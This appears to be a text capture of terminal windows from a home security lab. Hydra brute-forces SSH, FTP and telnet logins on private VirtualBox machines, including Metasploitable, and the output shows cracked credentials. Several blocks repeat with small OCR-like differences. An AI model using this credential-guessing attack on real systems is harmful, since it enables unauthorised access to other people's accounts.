[ATTEMPT] target 192.168.1.128 - login "root" - pass "superman" - 92 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jessica" - 93 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love" - 94 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "samsung" - 95 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "shadow" - 96 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "blink182" - 97 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "333333" - 98 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "michael1" - 99 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "babygirl1" - 100 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456" - 101 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "testpass" - 102 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456789" - 103 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "111111" - 104 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "password" - 105 of 1800 [child 1] (0/0)
[22][ssh] host: 192.168.1.128 login: test_user password: testpass
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456" - 201 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "testpass" - 202 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456789" - 203 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "111111" - 204 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "password" - 205 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "qwerty" - 206 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "abc123" - 207 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "12345678" - 208 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "password1" - 209 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "1234567" - 210 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123123" - 211 of 1800 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$
Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.680 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.602 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.616 ms
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=0.744 ms
^C
— 192.168.1.12 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.680/0.640/0.744/0.060 ms
(kali㉿kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~]
$ sudo nano /etc/ssh/sshd_config
(kali㉿kali)-[~]
$
Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
[ATTEMPT] target 192.168.1.128 - login "root" - pass "daniel" - 76 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "azerty" - 77 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "a12345" - 78 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456789a" - 79 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "789456" - 80 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdfgh" - 81 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love123" - 82 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "abcd1234" - 83 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jordan23" - 84 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "88888888" - 85 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "5201314" - 86 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "12qwaszx" - 87 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "FQRG7CS493" - 88 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "ashley" - 89 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdf" - 90 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asd123" - 91 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "superman" - 92 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jessica" - 93 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love" - 94 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "samsung" - 95 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "shadow" - 96 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "blink182" - 97 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "333333" - 98 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "michael1" - 99 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "babygirl1" - 100 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456" - 101 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "testpass" - 102 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456789" - 103 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "111111" - 104 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "password" - 105 of 1800 [child 1] (0/0)
[22][ssh] host: 192.168.1.128 login: test_user password: testpass
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456" - 201 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "testpass" - 202 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456789" - 203 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "111111" - 204 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "password" - 205 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "qwerty" - 206 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "abc123" - 207 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "12345678" - 208 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "password1" - 209 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "1234567" - 210 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123123" - 211 of 1800 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 22:34:19
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session foun
[DATA] max 5 tasks per 1 server, overall 5 tasks, 1800 login tries (l:18/p:100), ~360 tries per task
[DATA] attacking ftp://192.168.1.128:21/
Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~]
$ sudo nano /etc/ssh/sshd_config
(kali㉿kali)-[~]
$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1623 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (181 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 405884 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.6) ...
(kali㉿kali)-[~]
$ sudo service vsftpd start
(kali㉿kali)-[~]
$


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
[ATTEMPT] target 192.168.1.128 - login "root" - pass "linkedin" - 65 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "michael" - 66 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "sunshine" - 67 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "football" - 68 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "11111" - 69 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "777777" - 70 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "1234qwer" - 71 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "999999" - 72 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "j38ifUbn" - 73 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "monkey1" - 74 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "football1" - 75 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "daniel" - 76 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "azerty" - 77 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "a12345" - 78 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "123456789a" - 79 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "789456" - 80 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdfgh" - 81 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love123" - 82 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "abcd1234" - 83 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jordan23" - 84 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "88888888" - 85 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "5201314" - 86 of 1800 [child 1] (0/0)
[STATUS] 86.00 tries/min, 86 tries in 00:01h, 1714 to do in 00:20h, 5 active
[ATTEMPT] target 192.168.1.128 - login "root" - pass "12qwaszx" - 87 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "FQRGfCSk93" - 88 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "ashley" - 89 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asdf" - 90 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "asd123" - 91 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "superman" - 92 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "jessica" - 93 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "love" - 94 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "samsung" - 95 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "shadow" - 96 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "blink182" - 97 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "333333" - 98 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "michael" - 99 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "root" - pass "babygirl1" - 100 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456" - 101 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "testpass" - 102 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "123456789" - 103 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "test_user" - pass "111111" - 104 of 1800 [child 0] (0/0)
[21][ftp] host: 192.168.1.128 login: test_user password: testpass
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456" - 201 of 1800 [child 2] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "testpass" - 202 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "123456789" - 203 of 1800 [child 4] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "111111" - 204 of 1800 [child 1] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "password" - 205 of 1800 [child 0] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "qwerty" - 206 of 1800 [child 3] (0/0)
[ATTEMPT] target 192.168.1.128 - login "admin" - pass "abc123" - 207 of 1800 [child 2] (0/0)
"The session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$


Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~]
$ sudo nano /etc/ssh/sshd_config
(kali㉿kali)-[~]
$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1623 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (181 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 405884 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.6) ...
(kali㉿kali)-[~]
$ sudo service vsftpd start
(kali㉿kali)-[~]
$


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 22:46:47
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), ~7 tries per task
[DATA] attacking telnet://192.168.1.101:23/
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123456" - 1 of 101 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "msfadmin" - 2 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "testpass" - 3 of 101 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123456789" - 4 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "111111" - 5 of 101 [child 4] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password" - 6 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwerty" - 7 of 101 [child 6] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "abc123" - 8 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "12345678" - 9 of 101 [child 8] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password1" - 10 of 101 [child 9] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1234567" - 11 of 101 [child 10] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123123" - 12 of 101 [child 11] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1234567890" - 13 of 101 [child 12] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "000000" - 14 of 101 [child 13] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "12345" - 15 of 101 [child 14] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "iloveyou" - 16 of 101 [child 15] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1q2w3e4r5t" - 17 of 101 [child 4] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123a" - 18 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123456a" - 19 of 101 [child 10] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwertyuiop" - 20 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "monkey" - 21 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123321" - 22 of 101 [child 8] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "dragon" - 23 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "654321" - 24 of 101 [child 9] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "666666" - 25 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123" - 26 of 101 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "myspace1" - 27 of 101 [child 12] (0/0)
[23][telnet] host: 192.168.1.101 login: msfadmin password: 666666
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "a123456" - 28 of 101 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "121212" - 29 of 101 [child 10] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1qaz2wsx" - 30 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123qwe" - 31 of 101 [child 11] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "123abc" - 32 of 101 [child 15] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "tinkle" - 33 of 101 [child 3] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "target123" - 34 of 101 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwerty" - 35 of 101 [child 4] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1g2w3e4r" - 36 of 101 [child 13] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwerty123" - 37 of 101 [child 12] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1qaz2wsx" - 38 of 101 [child 14] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "7777777" - 39 of 101 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwerty1" - 40 of 101 [child 5] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "1q2w3e4r" - 41 of 101 [child 9] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "987654321" - 42 of 101 [child 6] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "222222" - 43 of 101 [child 8] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwe123" - 44 of 101 [child 15] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "qwerty123" - 45 of 101 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "zxcvbnm" - 46 of 101 [child 7] (0/0)
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "555555" - 47 of 101 [child 11] (0/0)


Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~]
$ sudo nano /etc/ssh/sshd_config
(kali㉿kali)-[~]
$ sudo apt install vsftpd
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:36 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2334 (2.2 KB) TX bytes:5266 (5.1 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:108 errors:0 dropped:0 overruns:0 frame:0
TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27569 (26.9 KB) TX bytes:27569 (26.9 KB)
msfadmin@metasploitable:~$